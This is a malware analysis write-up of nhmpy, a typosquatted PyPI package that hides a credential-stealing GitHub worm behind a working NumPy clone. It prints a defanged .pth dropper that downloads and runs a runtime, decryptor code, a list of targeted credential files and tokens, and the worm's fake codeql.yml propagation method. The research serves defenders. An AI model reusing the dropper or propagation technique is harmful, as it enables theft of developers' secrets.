The short version
A package called nhmpy showed up on PyPI sitting one keystroke away from NumPy (n-h-mpy instead of n-u-mpy). It had already been pulled from the index and the wheel was far larger than NumPy has any reason to be, so I pulled the artifact apart to see what it was really doing.
It turned out to be a credential stealer that goes to real trouble not to look like one. The package carries a complete, working copy of NumPy as cover — install it, import nhmpy, and it behaves exactly like the library it’s impersonating. Nothing breaks, so nothing seems wrong. The malice lives in two extra files: a .pth file that runs the instant any Python interpreter starts, and a 5.2 MB JavaScript blob it executes through Bun, a runtime it quietly downloads from GitHub at run time.
Underneath four layers of obfuscation, the payload is a CI/CD and developer-workstation credential harvester that also copies itself into other repositories. There’s no attacker-owned server anywhere in it. Collection, exfiltration and spread all ride GitHub and the victim’s own stolen token.
The decoded strings carry the literal marker Hades - The End for the Damned, which puts this in the Hades wave of PyPI attacks reported in June 2026 — a copycat strain in the broader Shai-Hulud lineage rather than the work of the original crew.
| Package | nhmpy 2.4.7 (PyPI) — since removed |
| Disguise | Verbatim NumPy clone with two malicious files |
| Type | Credential-stealing supply-chain worm |
| Family | Shai-Hulud–class · Hades PyPI wave (June 2026) |
| Payload | 5.2 MB Bun-executed JavaScript, four obfuscation layers |
| Exfiltration | GitHub only — no attacker-owned C2 |

Figure 1: The full nhmpy kill chain — a single pip install typo escalates into a GitHub-borne credential worm.
Why it’s worth a closer look
Most supply-chain stealers are forgettable. A few things about this one weren’t:
- It runs before any of your code does. There’s no malicious
importto catch in review — the.pthfile turns starting Python at all (apipcommand, a test run, a notebook kernel, a CI job) into the trigger. - It hides behind a genuine copy of NumPy, so the package works exactly as expected and nothing looks off.
- The payload is wrapped in four nested layers, and the innermost one is a hand-rolled cipher rather than something off the shelf. Reading the actual behaviour meant reimplementing it.
A note on attribution
Industry reporting groups this release into the Hades wave of PyPI attacks from June 2026 — a copycat strain in the wider Shai-Hulud family rather than the original operator’s work. My own deobfuscation lines up with that. The decoded payload contains the exact repository description the Hades wave stamps on its exfil repos, Hades - The End for the Damned, along with the codeql.yml worm filename and the harden-runner evasion references the public write-ups describe.
I’m deliberately not naming an actor. The honest label here is behavioural — Shai-Hulud–class, Hades wave — and that’s as far as the evidence in front of me reaches. What I can pin down is the delivery: the package was published to PyPI by the account elitexp, listed as the Owner in the package metadata.
Two caveats I’d rather state than gloss over. First, nhmpy shipped more than one malicious variant; the artifact I pulled apart uses a .pth file, while some siblings in the same campaign use an obfuscated __init__.py import hook instead — same outcome, different delivery. Second, broader Hades reporting mentions capabilities I did not fully recover in this sample: a Russian-locale bail-out, a process-memory scraper, a destructive “wipe on token revocation” routine. I found only hints of them (a bare 'ru' token, a tongue-in-cheek DontRevokeOrItGoesBoom string), so I’m flagging those as campaign-level claims rather than things I can prove from these bytes.
Inside the package
The layout is mostly a decoy. Hundreds of files are lifted straight from NumPy; only two don’t belong:
nhmpy/                                  (full NumPy clone — hundreds of .py files as filler)
├── nhmpy-setup.pth                      ← MALICIOUS stage-0 (.pth auto-exec)
├── nhmpy/
│   ├── _index.js                        ← MALICIOUS stage-2 (5.2 MB obfuscated JS)
│   ├── __init__.py, _core/, fft/, …     ← verbatim NumPy source
│   └── …
└── nhmpy-2.4.7.dist-info/
    ├── METADATA                         ← copied verbatim from real numpy
    └── RECORD                           (lists both .pth and _index.js)
The dist-info/METADATA is the genuine NumPy description, right down to “Fundamental package for array computing in Python” and Project-URL: homepage, https://numpy.org. It’s a deliberate disguise — the package imports and works as NumPy, so a victim sees no functional difference. Only two files don’t belong, and those two are the whole attack.
The execution edge: .pth auto‑run + Bun as a LOLbin
Python’s site module executes any line in a .pth file that begins with import. That’s a documented feature for path configuration — and a gift to malware authors. nhmpy-setup.pth abuses it so the payload runs on every Python invocation in the environment, with no import nhmpy required.
Here’s the dropper, defanged and de‑minified:
# nhmpy-setup.pth  (1315 bytes)  — DEFANGED, do not execute
import os as _O, tempfile as _T
_G = _O.path.join(_T.gettempdir(), ".bun_ran")
_O.path.exists(_G) or exec('''
   ... locate _index.js on sys.path ...
   _b = <tmp>/b/bun(.exe)
   if not exists(_b):
       urlretrieve("hxxps://github[.]com/oven-sh/bun/releases/download/"
                   "bun-v1.3.13/bun-{os}-{arch}.zip", _z)
       extractall -> move bun -> chmod 0o775 -> unlink zip
   subprocess.run([_b, "run", _j], check=False)   # bun run _index.js
   open(_G, "w").close()                            # drop the .bun_ran guard
''')

Figure 2: Stage-0 — the .pth dropper (defanged). It fires on every Python start, fetches the Bun runtime from GitHub, and runs _index.js via a LOLbin.
A few details stand out:
.pthauto‑exec — runs at interpreter start, completely independent of whether the package is ever imported.- One‑shot guard —
%TEMP%/.bun_ranensures it runs once and stays quiet afterward. - Bun as a LOLbin — the package carries no Python malware logic of its own. It fetches a clean, legitimately‑signed JavaScript runtime (
oven-sh/bunv1.3.13) from GitHub’s official release CDN and uses it to run the bundled JS. That sidesteps Python‑focused scanners and hands the attacker a full JS engine even in environments without Node.js installed. Pulling Bun as a standalone ZIP also dodges package‑manager controls and proxy logging. - Cross‑platform — it maps
linux/darwin/windows×x64/aarch64.
Peeling the onion: four layers of obfuscation
_index.js is 5.2 MB and completely unreadable as shipped. Getting to the behaviour meant peeling four nested layers, and I reimplemented each decoder in Python so the sample never had to run.

Figure 3: Four layers, peeled. Each decoder was re-implemented in Python against extracted bytes — the JavaScript was never executed.
Layer 1 — ROT‑17 Caesar wrapper
_index.js opens with a self‑decoding wrapper: a String.fromCharCode([...]) array, Caesar‑shifted by 17 over [A‑Za‑z], fed to eval. Statically applying the inverse shift (no execution) yields layer 1 — about 1.55 MB of JavaScript.
Layer 2 — AES‑128‑GCM with embedded keys
Layer 1 carries two AES‑128‑GCM ciphertexts, each with its key, IV and auth‑tag sitting right there in the file, decrypted via node:crypto. This is the actual decryptor, lifted verbatim from the decoded layer‑1 (keys truncated here):
const _d = (k,i,a,c) => {
  const d = _c.createDecipheriv("aes-128-gcm",
      Buffer.from(k,"hex"), Buffer.from(i,"hex"), {authTagLength:16});
  d.setAuthTag(Buffer.from(a,"hex"));
  return Buffer.concat([d.update(Buffer.from(c,"hex")), d.final()]);
};
const _b = _d("c95506221d18936328fbc7ddcd21e3dd", "48da5faeafac0ac88a410bb0", …); // bootstrap
const _p = _d("7557c4e782a0622159476d1ea10d5236", "55a7d25e0e61b77cc175bcc3", …); // main payload
Decrypting both gives:
_b(907 B) — agetBunPath()helper that ensures the Bun runtime is present (a second copy of the Bun‑fetch logic, usingcurl+unzip)._p(772 KB) — the main payload, protected with obfuscator.io (a rotating string‑array with a decoder function).
When attackers ship the key with the ciphertext, “encryption” is really just obfuscation — but it’s enough to defeat naïve string scanners, which is the point.
Layer 3 — obfuscator.io with a twist
The 772 KB payload uses standard obfuscator.io string‑array protection — a 2,538‑entry array, a decoder function, and a rotation IIFE that shuffles the array until a checksum passes. Recovering it in an isolated vm‑style reimplementation (decoder + array + rotation only, no I/O, no network) produced all 2,538 strings.
The twist: the string‑array decoder uses a custom base64 alphabet — lowercase‑first (abc…xyzABC…XYZ0123456789+/=) instead of the standard uppercase‑first ordering. A stock base64 decode produces garbage; you have to rebuild the alphabet to read anything.
Layer 4 — the G1 cipher
This is where it gets more involved. Most of those 2,538 strings are themselves still encrypted — every sensitive constant (URLs, file paths, tokens, GraphQL queries) is wrapped in a second, custom cipher installed on globalThis under the name f0a756767, implemented by a class the obfuscator named G1.
It isn’t a stock algorithm. To be precise, it’s bespoke wiring, not bespoke crypto: the building blocks (PBKDF2, SHA‑256, a Fisher‑Yates shuffle) are all standard, but the way they’re assembled into a string cipher is the attacker’s own invention — you won’t find this construction in any library. Working it back out of the obfuscated source, the scheme is:
- Master key =
PBKDF2-HMAC-SHA256(password, salt, iterations=200000, dkLen=32), with the password and salt themselves stored as constants inside the string table. - Per‑string: base64‑decode → split into a 16‑byte nonce and the ciphertext → derive
roundKey = SHA256(masterKey || nonce). - Three rounds of a keyed‑permutation substitution combined with ciphertext‑chaining XOR, where the per‑byte permutation comes from a SHA‑256‑seeded PRNG driving a Fisher‑Yates shuffle (with rejection sampling for an unbiased modulo).
I re‑implemented the whole thing in Python to decrypt the strings offline. The PRNG and shuffle core:
# Re-implementation of the G1 string cipher's keystream — READ-ONLY, never runs the JS.
class K4:                       # SHA-256 counter-mode PRNG
    def __init__(self, seed):
        self.seed = seed; self.counter = 0; self.buf = b''; self.pos = 0
    def _refill(self):
        h = hashlib.sha256(); h.update(self.seed)
        h.update(struct.pack('>Q', self.counter)); self.counter += 1
        self.buf = h.digest(); self.pos = 0
    def next_u32(self):
        return ((self.next_byte()<<24)|(self.next_byte()<<16)
               |(self.next_byte()<<8) | self.next_byte()) & 0xffffffff

def fisher_yates(prng):         # unbiased 0..255 permutation
    a = list(range(256))
    for i in range(255, 0, -1):
        limit = 0xffffffff - (0xffffffff % (i+1))
        while True:
            r = prng.next_u32()
            if r <= limit: break
        a[i], a[i := r % (i+1)] = a[r % (i+1)], a[i]
    return a

masterKey = hashlib.pbkdf2_hmac('sha256', AQ.encode(), BQ.encode(), 200_000, 32)

Figure 4: The G1 string cipher. A single PBKDF2 master key is derived once, then every one of the 2,538 strings is unwrapped through a per-string nonce, round key and three rounds of keyed-permutation substitution — the layer stock tooling stops short of.
The reconstruction checks out — it decrypts every string cleanly into readable text, which is how I can be confident about the behaviour described below rather than guessing at it.
A couple of the 2,538 blobs, before and after the G1 pass, give a sense of what was hiding in there:
# raw G1 ciphertext (as shipped, indices into the string table)
G1(0x5b8)  ->  "TheBeautifulSnadsOfTime"
G1(0xb69)  ->  "Hades - The End for the Damned"
G1(0x7e7)  ->  "DontRevokeOrItGoesBoom"
G1(0x7f9)  ->  "ru"
Nothing decodes until the full PBKDF2 + keyed-permutation chain is rebuilt — which is exactly why stock tooling stops one layer short of these markers.
Why go to this trouble on top of AES and obfuscator.io? Stacking different primitives defeats generic deobfuscators. Anyone who automates “strip obfuscator.io” still ends up staring at 2,538 ciphertext blobs, and the custom layer is what stops the automated tooling cold.
What the payload actually does
With all four layers off, the behaviour is plain enough: find secrets, collect them, then exfiltrate and spread through GitHub.
What it steals
The decoded constants spell out a target list that goes well past CI tokens and into the developer’s whole machine:
- Source‑control / registry tokens —
GITHUB_TOKEN,NPM_TOKEN, PyPI,RUBYgems,JFROG,CIRCLE_TOKEN,PAT/PERSONAL_ACCESS. - Cloud & orchestration — AWS (
AWS_ACCESS_KEY_ID,~/.aws/credentials,sts:GetCallerIdentity), Azure (management.azure[.]com,vault.azure[.]net, MSAL token cache), GCP (gcloudcredential DBs,cloudresourcemanager,secretmanager), Kubernetes (~/.kube/config, service‑account tokens,k3s.yaml), and HashiCorp Vault. - Cloud instance metadata (no creds needed on a runner) — AWS IMDSv2
hxxp://169.254.169[.]254, ECShxxp://169.254.170[.]2, Azure IMDS. - AI assistant secrets —
ANTHROPIC_API_KEY,api.anthropic[.]com, and~/.claude*/~/.claude/mcp.jsonconfig files. (A telling sign of the times: the stealer treats your AI coding assistant’s keys as loot.) - SSH & shell —
~/.ssh/id_*,authorized_keys,known_hosts, and shell histories (~/.bash_history,~/.zsh_history,~/.python_history,~/.mysql_history, …). - Crypto wallets — Exodus, Ethereum keystores, Monero, Ledger Live, Atomic.
- Messengers — Telegram, Discord, Signal, Element, Slack cookies, Pidgin.
- VPN configs — Private Internet Access, ProtonVPN, NordVPN, CyberGhost, Windscribe, EarthVPN, OpenVPN profiles.
- Dotfiles & secret stores —
.env*,.npmrc,.pypirc,.netrc,.git-credentials, GNOME keyrings, KWallet, Docker configs.
Sprinkled through the strings are obvious decoy honeytokens — ghp_decoyGitHubToken, npm_F4k3NPMToken, AKIAFAKE, sk-ant-api03-fake, fake_circle — almost certainly placeholders/canaries baked into the toolkit’s templates.

Figure 5: The decoded target list reaches far past CI — into the developer’s entire workstation.
Exfiltration and spread — GitHub is the C2
There is no attacker‑owned domain or IP in the payload. Instead, the malware weaponises the victim’s own stolen GitHub token:
- It authenticates to
hxxps://api.github[.]com(REST + GraphQL) with the victim’s token, spoofing apython-requests/2.31.0User‑Agent. - It writes harvested secrets into a GitHub repository it controls via the victim’s account, stamped with the description
Hades - The End for the Damned— the campaign marker that ties this build directly to the Hades wave. - It polls public GitHub for the keyword
TheBeautifulSnadsOfTimeto fetch additional staged payload. - It self‑propagates by committing a malicious GitHub Actions workflow disguised as
.github/workflows/codeql.yml(branches named likechore/add-codeql-static-analysis,chore/codeql-setup) into the victim’s repositories, then pushes and polls the workflow run. GraphQL queries enumerate branches, open PRs and recent commit history so the malicious commits blend into normal‑looking activity. - Commit messages masquerade as routine maintenance:
chore: update dependencies,fix: ci.
Using a CodeQL workflow filename is a nice piece of misdirection — codeql.yml reads as a security control, the last file a reviewer would suspect.

Figure 6: No attacker domain. Exfiltration and worming both ride the victim’s own stolen GitHub token.
Evasion
- Harden‑Runner awareness — the strings are littered with
harden-runner,step-security, and a half‑dozenstepsecurity.ioendpoints (agent.,api.,app.,agent.stepsecurity.io) plusactions-security-demo/compromised-packages. The payload is clearly aware of StepSecurity’s Harden‑Runner egress‑filtering defence and references it directly. - Locale hint — a bare
'ru'token appears in the decoded set, consistent with the Russian‑locale bail‑out other Hades reporting describes; I did not, however, reconstruct the full guarding logic in this artifact. DontRevokeOrItGoesBoom— a single ominous string consistent with the reported “wipe if the GitHub token is revoked” behaviour. I found the marker, not the destructive routine itself, so I’m noting it as a lead rather than a confirmed capability of these bytes.
MITRE ATT&CK mapping
